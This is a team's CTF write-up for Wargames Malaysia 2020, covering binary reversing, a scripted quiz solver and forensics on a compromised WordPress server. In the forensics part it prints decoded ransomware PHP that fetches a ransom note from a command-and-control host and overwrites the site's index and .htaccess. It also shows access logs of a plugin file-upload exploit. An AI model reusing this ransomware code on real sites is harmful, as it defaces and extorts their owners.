



Wargames Malaysia (WGMY) 2020 Write-up

Trailblazers

Table of Contents

Reverse Engineering

babyrev



After decompiling the binary given with Ghidra, the following is obtained:

```
undefined8 main(void)

{
  int iVar1;
  size_t sVar2;
  byte local_68 [48];
  byte local_38 [44];
  int local_c;

  printf("Enter password: ");
  __isoc99_scanf(&DAT_00102019,local_38);
  sVar2 = strlen((char *)local_38);
  if (sVar2 == 0x20) {
    local_c = 0;
    while (local_c < 0x20) {
      local_68[local_c] = local_38[(int)(uint)(byte)SHUFFLE[local_c]];
      local_68[local_c] = local_68[local_c] ^ XOR[local_c];
      local_c = local_c + 1;
    }
    iVar1 = strncmp((char *)local_68,(char *)local_38,0x20);
    if ((iVar1 == 0) && (iVar1 = strncmp((char *)(local_68 + 0x1b),"15963",3), iVar1 == 0)) {
      printf("Correct password! The flag is wgmy{%s}",local_38);
    }
    else {
      puts("Incorrect password!");
    }
  }
  else {
    puts("The password must be in length of 32!");
  }
  return 0;
}
```

Looking at the decompiled code, here's how it works (roughly, in python):

```python
for i in range(32):
    temp[i] = flag[SHUFFLE[i]] ^ XOR[i]

if temp == flag and temp[27:30] == "159":
    print("wgmy{%s}" % flag)
```

** the second **strncmp()** only compares the first 3 characters starting at index 0x1b (27)*

Hints obtained:

- ***temp*** (***local_68***) and ***flag*** (***local_38***) should have the same content
- their characters from indices 27 to 29 should be '1', '5' and '9' respectively
- at index ***i***, ***flag***[***SHUFFLE***[***i***]] = ***flag***[***i***] ^ ***XOR***[***i***]

Putting the values of SHUFFLE and XOR, and the values from the hints in Excel:

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	AA	AB	AC	AD	AE	AF	AG
1	index	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F
2	SHUFFLE	07	04	15	12	1d	13	1b	08	1f	16	0f	06	0a	19	18	11	01	03	02	17	0d	14	05	00	0c	1c	0b	1a	0e	1e	09	10
3	XOR	56	06	06	01	09	52	06	03	51	04	57	07	52	07	50	06	06	06	07	54	57	56	02	55	06	01	52	53	54	0f	54	03
4	flag	37	36	34	32	30	64	37	61	62	62	65	30	37	33	61	32	30	34	33	36	64	32	66	62	31	34	62	31	35	39	36	33
5																																	
6	XOR ^ flag	61	30	32	33	39	36	31	62	33	66	32	37	65	34	31	34	36	32	34	62	33	64	64	37	37	35	30	62	61	36	62	30
7																																	
8	flag (ascii)	7	6	4	2	0	d	7	a	b	b	e	0	7	3	a	2	0	4	3	6	d	2	f	b	1	4	b	1	5	9	6	3
9																																	
10	final flag	wgmy{76420d7abbe073a20436d2fb14b15963}																															

where the functions used for the following rows are:

- ***XOR ^ flag*** =DEC2HEX(BITXOR(HEX2DEC(*AC3*),HEX2DEC(*AC4*)))
  *where AC3 is from **XOR** and AC4 is from **flag***
- ***flag (ascii)*** =CHAR(HEX2DEC(*AC4*))
  *where AC4 is from **flag***
- ***final flag*** =CONCAT("wgmy{", *B8:AG8*, "}")
  *where B8:AG8 is the entire content of **flag (ascii)***


Example:
On Column AB, at ***index*** 0x1B (27), 0x53 from ***XOR*** is XOR with 0x31 ('1') from ***flag*** to get 0x62, which is the value to be placed in ***flag*** at ***index*** 0x1A (obtained from ***SHUFFLE*** at index 0x1B).

Repeating this process for all 32 slots eventually yields the complete flag (***final flag***).

P.S. It appears that the last 5 characters of the flag match "15963" entirely, not just 3.

FLAG: wgmy{76420d7abbe073a20436d2fb14b15963}

senang



After extracting the zip, we were presented with an .exe file. Simple inspection on the file shows that it is a window executable. We used Ghidra to decompile the file.


Decompile: FUN_00401090 - (senang.exe)

```
1
2  void __cdecl FUN_00401090(int *param_1)
3
4  {
5    int iVar1;
6    uint local_80;
7    uint local_7c [26];
8    undefined4 ******local_14;
9    undefined4 local_10;
10   undefined2 local_c;
11   uint local_8;
12
13   local_8 = DAT_004200ec ^ (uint)&stack0xfffffffc;
14   local_14 = (undefined4 ******)0x0;
15   local_10 = 0;
16   local_c = 0;
17   if (((*param_1 == 0x796d6777) && (*(char *)(param_1 + 1) == '{')) &&
18      (*(char *)((int)param_1 + 0x25) == '}')) {
19     FUN_004013a0(local_7c);
20     FUN_00401420(local_7c,PTR_s_Kuehtiow_was_here_?_00420000,DAT_00420018);
21     FUN_004015b0(local_7c);
22     local_80 = 0;
23     while (local_80 < 0x10) {
24       FUN_00401360(&local_14,(int)&DAT_004200a0);
25       iVar1 = _strncmp((char *)&local_14,(char *)((int)param_1 + local_80 * 2 + 5),2);
26       if (iVar1 != 0) break;
27       local_80 = local_80 + 1;
28     }
29   }
30   FUN_004028b3();
31   return;
32 }
33
```

Upon inspecting the decompile executable file and its functions, we can see that a `strncmp` is used to compare the user input with some data in the executable, and if it matches it will tell the user “Congratulations! Please submit the flag”. A classic flag comparison binary challenge.

The string used for comparison is not stored as a plaintext string in the executable. Thus, we used Ollydbg to start the program and set a breakpoint at the `strncmp` function address and see what is used by the program to compare with our input.

From Ollydbg, we can see that a variable is generated that is compared with the user input two characters at a time, modifying the jump command (The first `jnz`, patch it to JZ. Then the program will keep checking subsequent characters, otherwise the program will exit after the first two character does not match.) and repeating the step will get us the first flag, **wgmy{b415d7261a3706c43ce852ceeab0e8ac}**. However this is a fake flag. We found out after the platform stated our flag is invalid. Upon inspecting the binaries again, we realised that the program might have some anti debugging code, which generates a fake flag when it detects that it is running in a debugger environment. To mitigate this, we run the program first using cmd, then attach the debugger onto the running process.




Doing this, a different string is generated for the comparison with user input. Repeat the step as above, we will be able to get another flag, which is the true flag.


FLAG: wgmy{f533f9091fc3e8f63191c64cfe1c2157}

Mobile

SpeedyQuizy



The file we received is an apk, so the first thing we do is using Jadx to decompile it.



Inspecting the decompiled code, we know that the application will connect to a server, then start the quizzes. We tried using netcat to connect to the given server and port, it worked!

Command: `nc www2.wargames.my 8080`

The challenge requires us to answer 3 questions in 4 seconds, the questions asked are random and range from arithmetic to simple cryptographic and networking.

Python script created to automate the process:


```python
import socket
import codecs

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect(("www2.wargames.my", 8080))

    print(repr(s.recv(1024)))

    print("ok")
    s.send("ok".encode())

    for _ in range(3):
        print(repr(s.recv(1024)))
        q = s.recv(1024)
        print(repr(q))

        q = q.decode().lower().replace("\n", "").replace(".", "").replace("?", "")

        nums = [int(s) for s in q.split() if s.isdigit()]
        ans = ""

        if len(nums) == 2:
            if "add" in q or "plus" in q:
                ans = nums[0] + nums[1]
            elif "subtract" in q or "minus" in q:
                ans = nums[0] - nums[1]
            elif "multiply" in q or "times" in q:
                ans = nums[0] * nums[1]
            elif "divide" in q:
                ans = round(nums[0] / nums[1])
        elif "biggest port" in q:
            ans = 65535
        elif "reverse" in q:
            ans = q.split("reverse of ")[1].split(" ")[0][::-1]
        elif "monoalphabetic" in q or "shifted by 13" in q:
            ans = codecs.encode(q.split(" ")[-1], "rot_13")
        elif "dns zone transfer" in q:
            ans = "TCP"
        elif "tty" in q:
            ans = "teletype"

        print(ans)
        s.send(str(ans).encode())

    print(repr(s.recv(1024)))
    print(repr(s.recv(1024)))
```

After running the script several times (and adding code to answer different types of questions), the flag is obtained after correctly answering the three questions.

FLAG: wgmy{418b3ea849ff3b93def86cfbc90440c1}

Forensic - Lord Kiske Server

Introduction




The first question of a series of Forensic questions. This one must be solved first before the rest of the forensics question can be seen. A little comment here, this is actually a smart move by the organizer. By doing this, the organizer can make sure the players' downloaded file is not corrupted and players won't have to keep spamming the organizer.

CertUtil (Windows built-in tool) is used to solve this, just generate the SHA256 hash of the file.

```
>CertUtil -hashfile "lordkiske server.ova" SHA256
SHA256 hash of lordkiske server.ova:
c4ea7f5c3a23990844ea6518c02740c66c4c8a605314f3bd9038f7ebfa7b9911
CertUtil: -hashfile command completed successfully.
```

Flag:
wgmy{c4ea7f5c3a23990844ea6518c02740c66c4c8a605314f3bd9038f7ebfa7b9911}

Attacker's IP



At this point onward, for easier reading of files and log of the victim operating system, the .ova file is imported, then exported into raw image file using vboxmanage.exe of Oracle Virtualbox, the exact process can be seen in this video: https://www.youtube.com/watch?v=60Nv1zPVzjc

After the raw image file (.img) is exported, it is loaded into FTK imager for further views and investigation.

The attacker IP can be found in the apache's log file, located at the default directory: `/var/log/apache2/access.log`.


```
178.128.31.78 - - [03/Dec/2020:16:33:49 +0000] "HEAD /wp-config.txt HTTP/1.1" 404 140 "htt
178.128.31.78 - - [03/Dec/2020:16:33:49 +0000] "HEAD /wp-config.php1 HTTP/1.1" 404 140 "ht
178.128.31.78 - - [03/Dec/2020:16:33:49 +0000] "HEAD /wp-config.php.1 HTTP/1.1" 404 140 "h
178.128.31.78 - - [03/Dec/2020:16:33:49 +0000] "HEAD /wp-config.zip HTTP/1.1" 404 140 "htt
178.128.31.78 - - [03/Dec/2020:16:33:49 +0000] "HEAD /wp-config.tar HTTP/1.1" 404 140 "htt
178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1"
178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1"
178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1"
178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1"
178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1"
178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1"
```

Your Hash: **0941b6865b5c056c9bbb0825e1beb8e9**
Your String: 178.128.31.78

The IP Address that sends multiple POST requests to the webshell is surely the attacker's IP Address. MD5 hashes the IP Address.

Flag: wgmy{0941b6865b5c056c9bbb0825e1beb8e9}

Hash of Webshell



The hash of both the Webshell and Randomware are generated using Linux built in tool, sha1sum. The virtual machine is booted and the given credentials are used to access the virtual machine. The path and hash of Webshell and Ransomware challenges are all solved in the virtual machine.


When a system is compromised through external threat, the first thing we look for is the existence of a web server. After looking around the given virtual machine, we found apache web server files, encrypted, at `/var/www/html`. Wordpress configuration files were also found so the first place to look for exploits will be the default Wordpress upload folder `/var/www/html/wp-content/uploads`. At the directory, we found both the Webshell and the Ransomware, directly solving all 4 challenges. Webshell is **we.php**, and the Ransomware is **b404.php**.

SHA1 hash of we.php:

```
ubuntu@ubuntu:/var/www/html/wp-content/uploads$ sha1sum we.php
96894e24bf860dd85fbdcc7fbfbad203108489d1  we.php
ubuntu@ubuntu:/var/www/html/wp-content/uploads$
```

Flag: wgmy{96894e24bf860dd85fbdcc7fbfbad203108489d1}

Path of Webshell




MD5 hashes the path of the webshell, including the file name:

Your Hash: **cc93f2436a9fdc6f19c1fa8bd865f8f3**
Your String: /var/www/html/wp-content/uploads/we.php

Flag: wgmy{cc93f2436a9fdc6f19c1fa8bd865f8f3}

Hash of Ransomware




SHA1 hash of b404.php:

```
ubuntu@ubuntu:/var/www/html/wp-content/uploads$ sha1sum b404.php
00a3db9f4a4534a82deee9e7a0ca6a67d0deada3  b404.php
ubuntu@ubuntu:/var/www/html/wp-content/uploads$
```

Flag: wgmy{00a3db9f4534a82deee9e7a0ca6a67d0deada3}

Location of Ransomware




MD5 hashes the path of the ransomware, including the file name:

Your Hash: **86051201744543abeda8b8efd0933e98**
Your String: /var/www/html/wp-content/uploads/b404.php

Flag: wgmy{86051201744543abeda8b8efd0933e98}

CnC Hostname




The CnC Hostname can be found in the ransomware (b404.php). CnC is the server used by the ransomware to obtain the keys needed to encrypt all the victim files, and perform log keeping. b404.php is encrypted in base64, just need to simply decode it and the hostname can be seen. Snippet of decoded b404.php:

```
<?php
define('DOC_ROOT', $_GET['docroot'] ?? '/var/www/html/');
define('HTTP_HOST', $_GET['host'] ?? $_SERVER['HTTP_HOST']);

function enc($string, $secret_key, $secret_iv)
{
    $encrypt_method = "AES-256-CBC";
    $key = hash('sha256', $secret_key);
    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    return base64_encode(openssl_encrypt($string, $encrypt_method, $key, 0, $iv));
}
function addnote($token = '')
{
    $check = file_exists(DOC_ROOT."/.htaccess.old");
    if (!$check) {
        rename(DOC_ROOT.'/.htaccess', DOC_ROOT.'/.htaccess.old');
        file_put_contents(DOC_ROOT.'/.htaccess', "DirectoryIndex musangkeng.php\nErrorDocument
        $context = stream_context_create(
            array(
                'http' => [
                    'follow_location' => true
                ]
            )
        );
        $host = HTTP_HOST;
        $note = file_get_contents('http://musangkeng.wargames.my/getnote.php?host=' . $host . '
        file_put_contents(DOC_ROOT . '/musangkeng.php', $note);
        file_put_contents(DOC_ROOT . '/index.php', $note);
    }
}
```

Your Hash: **d7357e55e21847601d4eacb01fe13313**
Your String: musangkeng.wargames.my

Flag: wgmy{d7357e55e21847601d4eacb01fe13313}

Exploit Used




By carefully inspecting the access log of the apache2 web server, we are able to see two suspicious actions performed by the attacker.

```
178.128.31.78 - - [03/Dec/2020:16:32:51 +0000] "POST /wp-content/plugins/ait-csv-import-export/admin/upload-handler.php HTTP/1.1" 200 243 "-" "curl/7.64.1"
178.128.31.78 - - [03/Dec/2020:16:33:10 +0000] "POST /wp-content/plugins/ait-csv-import-export/admin/upload-handler.php HTTP/1.1" 200 278 "-" "curl/7.64.1"
```

The attacker seems to have uploaded something using a plugin of wordpress. Some simple searching of keywords on Google bring us to this page: https://wpscan.com/vulnerability/10471


A quite recent wordpress plugin vulnerability that allows Unauthenticated Arbitrary File Upload. The attacker exploited this vulnerability to upload the webshell and ransomware. Kudos to the organizer for being updated with the latest vulnerabilities. The WPVDB ID can be found in the webpage.



Flag: wgmy{6e9478a4c77c8abfe5d6364010e4961e}

Cryptography

